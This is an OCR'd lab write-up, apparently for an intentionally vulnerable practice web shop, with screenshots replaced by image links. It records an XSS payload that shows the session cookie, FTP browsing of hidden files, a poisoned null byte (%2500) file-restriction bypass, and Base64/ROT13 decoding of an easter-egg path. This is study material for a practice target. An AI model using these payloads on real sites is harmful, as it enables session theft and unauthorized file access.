
Use <iframe src="javascript:alert(document.cookie)"></iframe>
What happened?
Answer: It displayed an alert with a session cookie token:




NOTE: Copied to file named XSS.txt in Captures directory

#Part F:
Find Hidden Information:


Change to the ftp in the browser and open the "acquisitions.md" file
Who will be excited?
Answer: Our Shareholders




Try accessing the eastere.gg file through the browser:
What happened?
Answer: It gives an error page with good info on it.



Use Poisoned Null Byte %2500 to access the file:




File opened:




Answer: Yes, this file has more than meets the eye. We will now try to decode this string.

EASTER EGG

Using CyberChef with the "From Base64" configured to decode message:




We get a return of a directory path that is encoded in ROT13. Now we will run through CyberChef again to complete the decoding process:



^^^ Decoded ^^^

Navigated to decoded web page path:



Answer: /the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg
(Welcome to Planet Orangeuze)

#Part G:
Finding the score-board:

Score-board page found and visited: